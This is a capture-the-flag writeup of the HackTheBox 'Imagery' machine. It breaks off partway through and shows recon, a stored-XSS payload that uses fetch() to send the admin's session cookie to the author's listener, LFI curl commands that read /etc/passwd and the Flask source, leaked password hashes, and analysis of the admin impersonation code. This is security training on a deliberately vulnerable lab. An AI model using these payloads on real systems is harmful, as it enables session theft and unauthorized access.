HackTheBox - Imagery writeup (Linux/Medium)
Imagery is a medium Linux box, running a Flask Python application, I exploited a stored XSS to steal the admin cookie and log in as admin on the website, then exploited an LFI in the admin panel to read the source code of the app and discover a bash command injection vulnerability which I took advantage of to gain an initial foothold as the web user, from there I found and decrypted an encrypted backup, with found mark creds inside, mark was able to run charcol binary as root, I exploited it to install a malicious crontab entry that gave me a root shell
Recon
Nmap scan
I ran nmap to find ftp open as well as http running nginx
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
$ nmap -sCSV -vv 10.10.11.88 -oN era
# Nmap 7.97 scan initiated Wed Oct  1 21:56:14 2025 as: nmap -vv -sCVS -oA imagery 10.10.11.88
Nmap scan report for imagery.com (10.10.11.88)
Host is up, received echo-reply ttl 63 (0.15s latency).
Scanned at 2025-10-01 21:56:14 +01 for 28s
Not shown: 998 closed tcp ports (reset)
PORT     STATE SERVICE REASON         VERSION
22/tcp   open  ssh     syn-ack ttl 63 OpenSSH 9.7p1 Ubuntu 7ubuntu4.3 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   256 35:94:fb:70:36:1a:26:3c:a8:3c:5a:5a:e4:fb:8c:18 (ECDSA)
| ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBKyy0U7qSOOyGqKW/mnTdFIj9zkAcvMCMWnEhOoQFWUYio6eiBlaFBjhhHuM8hEM0tbeqFbnkQ+6SFDQw6VjP+E=
|   256 c2:52:7c:42:61:ce:97:9d:12:d5:01:1c:ba:68:0f:fa (ED25519)
|_ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIBleYkGyL8P6lEEXf1+1feCllblPfSRHnQ9znOKhcnNM
8000/tcp open  http    syn-ack ttl 63 Werkzeug httpd 3.1.3 (Python 3.12.7)
| http-methods:
|_  Supported Methods: HEAD GET OPTIONS
|_http-server-header: Werkzeug/3.1.3 Python/3.12.7
|_http-title: Image Gallery
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
based on 0xdf’s OS enum cheatsheet and the ssh version the box appears to be running ubuntu 24.10 - oracular
and Werkzeug is a WSGI library heavily used by flask, so I’m going to assume that what’s running on the box untill proven otherwise
Http enum
Website functionalities
the website is an online gallery, where the only apparent functionality on the main page is register and login 
there is a footer without any additional links (for now) 
the 404 page matches the default flask 404 page 
I made an account on the website then found a file upload functionality 
when I uploaded it appears in the gallery 
and you can either download it or delete it, there are other few functionalities 
but clicking on any other option pops up a notification that says the feature is still in production 
Inspecting the session cookie
the session cookie after login can be decoded with flask-unsign which is the 3rd confirmation that it’s a flask app, the cookie decides if the current user is an admin, it has some info about a test_user too
1
2
$ flask-unsign -d -c .eJyrVkrJLC7ISaz0TFGyUrJMMUgzNDc2UtJRyix2TMnNzFOySkvMKU4F8eMzcwtSi4rz8xJLMvPS40tSi0tKi1OLkFXAxOITk5PzS_NK4HIgwbzE3FSgHVmpaWkOIEIvoyRJqRYAbbQuEQ.aXoS6w.eI25cCED_lxnNycWl-WQrIBrKNE
{'displayId': '9d0f1732', 'isAdmin': False, 'is_impersonating_testuser': False, 'is_testuser_account': False, 'username': 'jeff@jeff.htb'}
it also had HttpOnly flag set to false , so if we can get an XSS we could steal other user’s cookie 
user.txt
Getting admin cookie via stored XSS
after I logged in there was an additional report bug feature in the website footer that wasn’t there before 
which had a form to send a bug title and a description 
upon submitting a bug report there was a notification saying that an admin will review it 
with the knowledge that the cookie has HttpOnly flag set to false I tried testing for XSS to send the admin cookie to my server with the following payload in both the title and the description, replacing placeholder with title and desc respectively to know what field exactly is vulnerable to the XSS
1
<img src=x onerror="fetch('http://10.10.15.207:10000/placeholder/'+ document.cookie)">
after waiting for some time I got the following request from the payload I put in description
1
2
3
4
5
6
7
8
9
10
11
Listening on 0.0.0.0 10000
Connection received on 10.129.242.164 49690
GET /desc/session=.eJw9jbEOgzAMRP_Fc4UEZcpER74iMolLLSUGxc6AEP-Ooqod793T3QmRdU94zBEcYL8M4RlHeADrK2YWcFYqteg571R0EzSW1RupVaUC7o1Jv8aPeQxhq2L_rkHBTO2irU6ccaVydB9b4LoBKrMv2w.aXomWQ.tGtLw4zF_6Gw_ulDcf4NfjNiqFM HTTP/1.1
Host: 10.10.15.207:10000
Connection: keep-alive
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) HeadlessChrome/138.0.0.0 Safari/537.36
Accept: */*
Origin: http://0.0.0.0:8000
Referer: http://0.0.0.0:8000/
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
now I have the admin cookie
1
2
$ flask-unsign -d -c .eJw9jbEOgzAMRP_Fc4UEZcpER74iMolLLSUGxc6AEP-Ooqod793T3QmRdU94zBEcYL8M4RlHeADrK2YWcFYqteg571R0EzSW1RupVaUC7o1Jv8aPeQxhq2L_rkHBTO2irU6ccaVydB9b4LoBKrMv2w.aXomWQ.tGtLw4zF_6Gw_ulDcf4NfjNiqFM
{'displayId': 'a1b2c3d4', 'isAdmin': True, 'is_impersonating_testuser': False, 'is_testuser_account': False, 'username': 'admin@imagery.htb'}
Reading the app source via LFI
after I replaced my cookie with the admin’s I found an admin panel where I could download 2 logs 
the content of the logs was irrelevant, but the button was calling into the /admin/get_system_log API sending a log path in the ?log_identifier= param, I replaced the path with /etc/passwd and I was able to download it
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
$ curl -H 'Cookie: session=.eJw9jbEOgzAMRP_Fc4UEZcpER74iMolLLSUGxc6AEP-Ooqod793T3QmRdU94zBEcYL8M4RlHeADrK2YWcFYqteg571R0EzSW1RupVaUC7o1Jv8aPeQxhq2L_rkHBTO2irU6ccaVydB9b4LoBKrMv2w.aXomWQ.tGtLw4zF_6Gw_ulDcf4NfjNiqFM' http://10.129.242.164:8000/admin/get_system_log?log_identifier=/etc/passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/run/ircd:/usr/sbin/nologin
_apt:x:42:65534::/nonexistent:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
systemd-network:x:998:998:systemd Network Management:/:/usr/sbin/nologin
usbmux:x:100:46:usbmux daemon,,,:/var/lib/usbmux:/usr/sbin/nologin
systemd-timesync:x:997:997:systemd Time Synchronization:/:/usr/sbin/nologin
messagebus:x:102:102::/nonexistent:/usr/sbin/nologin
systemd-resolve:x:992:992:systemd Resolver:/:/usr/sbin/nologin
pollinate:x:103:1::/var/cache/pollinate:/bin/false
polkitd:x:991:991:User for polkitd:/:/usr/sbin/nologin
syslog:x:104:104::/nonexistent:/usr/sbin/nologin
uuidd:x:105:105::/run/uuidd:/usr/sbin/nologin
tcpdump:x:106:107::/nonexistent:/usr/sbin/nologin
tss:x:107:108:TPM software stack,,,:/var/lib/tpm:/bin/false
landscape:x:108:109::/var/lib/landscape:/usr/sbin/nologin
fwupd-refresh:x:989:989:Firmware update daemon:/var/lib/fwupd:/usr/sbin/nologin
web:x:1001:1001::/home/web:/bin/bash
sshd:x:109:65534::/run/sshd:/usr/sbin/nologin
snapd-range-524288-root:x:524288:524288::/nonexistent:/usr/bin/false
snap_daemon:x:584788:584788::/nonexistent:/usr/bin/false
mark:x:1002:1002::/home/mark:/bin/bash
_laurel:x:101:988::/var/log/laurel:/bin/false
dhcpcd:x:110:65534:DHCP Client Daemon,,,:/usr/lib/dhcpcd:/bin/false
which showed 2 manually created users with shells on the box: web and mark
now that we have a working LFI, the next target was to find the source code, we already know the box is running Flask, so the main app name could be something like app.py, run.py or main.py. I tried all the 3 and I found the source located in /proc/self/cwd/app.py
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
$ curl -H 'Cookie: session=.eJw9jbEOgzAMRP_Fc4UEZcpER74iMolLLSUGxc6AEP-Ooqod793T3QmRdU94zBEcYL8M4RlHeADrK2YWcFYqteg571R0EzSW1RupVaUC7o1Jv8aPeQxhq2L_rkHBTO2irU6ccaVydB9b4LoBKrMv2w.aXomWQ.tGtLw4zF_6Gw_ulDcf4NfjNiqFM' http://10.129.242.164:8000/admin/get_system_log?log_identifier=/proc/self/cwd/app.py > app.py
$ cat app.py
from flask import Flask, render_template
import os
import sys
from datetime import datetime
from config import *
from utils import _load_data, _save_data
from utils import *
from api_auth import bp_auth
from api_upload import bp_upload
from api_manage import bp_manage
from api_edit import bp_edit
from api_admin import bp_admin
from api_misc import bp_misc

app_core = Flask(__name__)
app_core.secret_key = os.urandom(24).hex()
app_core.config['SESSION_COOKIE_HTTPONLY'] = False

...

@app_core.route('/')
def main_dashboard():
    return render_template('index.html')
...
I could also see other files imported by the main app, so I ran a one-liner to download all of them
1
2
3
4
5
6
7
8
9
10
11
12
13
$ grep from app.py |grep -vE 'flask|datetime'| cut -d ' ' -f 2
config
utils
utils
api_auth
api_upload
api_manage
api_edit
api_admin
api_misc
$ for file in $(grep from app.py |grep -vE 'flask|datetime'| cut -d ' ' -f 2); do curl -H 'Cookie: session=.eJw9jbEOgzAMRP_Fc4UEZcpER74iMolLLSUGxc6AEP-Ooqod793T3QmRdU94zBEcYL8M4RlHeADrK2YWcFYqteg571R0EzSW1RupVaUC7o1Jv8aPeQxhq2L_rkHBTO2irU6ccaVydB9b4LoBKrMv2w.aXomWQ.tGtLw4zF_6Gw_ulDcf4NfjNiqFM' http://10.129.242.164:8000/admin/get_system_log?log_identifier=/proc/self/cwd/${file}.py > ${file}.py; done
$ ls
api_admin.py  api_auth.py  api_edit.py  api_manage.py  api_misc.py  api_upload.py  app.py  config.py  utils.py
I did search for imports again now that I have all the files, but I haven’t found anything new
looking around however I found a db.json file mentioned in config.py
1
2
3
4
5
$ head -n4 config.py
import os
import ipaddress

DATA_STORE_PATH = 'db.json'
so I downloaded it as well, I found that it contained hashes for admin and test_user
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
$ curl -H 'Cookie: session=.eJw9jbEOgzAMRP_Fc4UEZcpER74iMolLLSUGxc6AEP-Ooqod793T3QmRdU94zBEcYL8M4RlHeADrK2YWcFYqteg571R0EzSW1RupVaUC7o1Jv8aPeQxhq2L_rkHBTO2irU6ccaVydB9b4LoBKrMv2w.aXomWQ.tGtLw4zF_6Gw_ulDcf4NfjNiqFM' http://10.129.242.164:8000/admin/get_system_log?log_identifier=/proc/self/cwd/db.json
{
    "users": [
        {
            "username": "admin@imagery.htb",
            "password": "5d9c1d507a3f76af1e5c97a3ad1eaa31",
            "isAdmin": true,
            "displayId": "a1b2c3d4",
            "login_attempts": 0,
            "isTestuser": false,
            "failed_login_attempts": 0,
            "locked_until": null
        },
        {
            "username": "testuser@imagery.htb",
            "password": "2c65c8d7bfbca32a3ed42596192384f6",
            "isAdmin": false,
            "displayId": "e5f6g7h8",
            "login_attempts": 0,
            "isTestuser": true,
            "failed_login_attempts": 0,
            "locked_until": null
        }
    ],
I was able to crack the second one using crackstation, I didn’t bother with the first one as I can already log in as admin, I can try to crack it later if password re-use was suspected 
back to the source code I searched for the functions responsible for the “blurred” functionalities such as edit details and convert format and I found them in edi_edit.py
1
2
3
4
$ grep convert * -n
api_edit.py:89:@bp_edit.route('/convert_image', methods=['POST'])
api_edit.py:90:def convert_image():
...
all those functions had the first check in common is that my user should be testuser
1
2
3
def convert_image():
    if not session.get('is_testuser_account'):
        return jsonify({'success': False, 'message': 'Feature is still in development.'}), 403
An annoying part about this box
when I first exfiltrated the files via LFI, I did not notice db.json till later. instead, I immediately started doing a code source review, I started with checking the functions that the admin can call, and found the following
1
2
3
4
5
6
7
8
9
$ grep def api_admin.py
def report_bug():
def admin_get_users():
def admin_delete_user():
def admin_get_bug_reports():
def admin_delete_bug_report():
def admin_impersonate_testuser():
def admin_return_to_admin():
def get_system_log():
hmm, admin_impersonate_testuser ? seems just like what I need, lets check the source
it’s a POST http method that starts by checking if you’re an admin, or not already impersonating testuser
1
2
if not session.get('isAdmin') or session.get('is_impersonating_testuser'):
        return jsonify({'success': False, 'message': 'Access denied. Administrator privileges required or already impersonating.'}), 403
then it gets a password from params, and look for a user with the email testuser@imagery.com (note the .com part), if it doesn’t exist it asks you to manually create it
1
2
3
testuser_account = next((u for u in application_data['users'] if u['username'] == 'testuser@imagery.com'), None)
    if not testuser_account:
        return jsonify({'success': False, 'message': 'Testuser account does not exist. Please create it manually.'}), 404
it does a bunch of stuff, then it checks if the password for the user is correct, then it changes the cookie to set is_impersonating_testuser to True, and is_testuser_account to the old value of isTestuser, and since i’m calling this function as an admin, that value will be false
1
2
3
4
5
6
7
8
9
10
11
hashed_input_password = _hash_password(password)
    if testuser_account['password'] == hashed_input_password:
        session['original_admin_username'] = session['username']
        session['original_admin_displayId'] = session['displayId']
        session['original_admin_is_admin'] = session['isAdmin']
        session['username'] = testuser_account['username']
        session['displayId'] = testuser_account['displayId']
        session['isAdmin'] = testuser_account['isAdmin']
        session['is_testuser_account'] = testuser_account.get('isTestuser', False)
        session['is_impersonating_testuser'] = True
        return jsonify({'success': True, 'message': 'Successfully logged in as testuser.'}), 200
I did create an account with the aforementioned email, then tried calling this function with curl, giving it the user password, and I did get the impersonation cookie
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
$ curl -v -X POST -H 'Cookie: session=.eJw9jbEOgzAMRP_Fc4UEZcpER74iMolLLSUGxc6AEP-Ooqod793T3QmRdU94zBEcYL8M4RlHeADrK2YWcFYqteg571R0EzSW1RupVaUC7o1Jv8aPeQxhq2L_rkHBTO2irU6ccaVydB9b4LoBKrMv2w.aXomWQ.tGtLw4zF_6Gw_ulDcf4NfjNiqFM' -H 'Content-Type: application/json' http://10.129.242.164:8000//admin/impersonate_testuser -d '{"password":"123"}'
Note: Unnecessary use of -X or --request, POST is already inferred.
*   Trying 10.129.242.164:8000...
* Established connection to 10.129.242.164 (10.129.242.164 port 8000) from 10.10.15.207 port 38308
* using HTTP/1.x
> POST //admin/impersonate_testuser HTTP/1.1
> Host: 10.129.242.164:8000
> User-Agent: curl/8.18.0
> Accept: */*
> Cookie: session=.eJw9jbEOgzAMRP_Fc4UEZcpER74iMolLLSUGxc6AEP-Ooqod793T3QmRdU94zBEcYL8M4RlHeADrK2YWcFYqteg571R0EzSW1RupVaUC7o1Jv8aPeQxhq2L_rkHBTO2irU6ccaVydB9b4LoBKrMv2w.aXomWQ.tGtLw4zF_6Gw_ulDcf4NfjNiqFM
> Content-Type: application/json
> Content-Length: 18
>
* upload completely sent off: 18 bytes
< HTTP/1.1 200 OK
< Server: Werkzeug/3.1.3 Python/3.12.7
< Date: Wed, 28 Jan 2026 17:12:00 GMT
< Content-Type: application/json
< Content-Length: 65
< Vary: Cookie
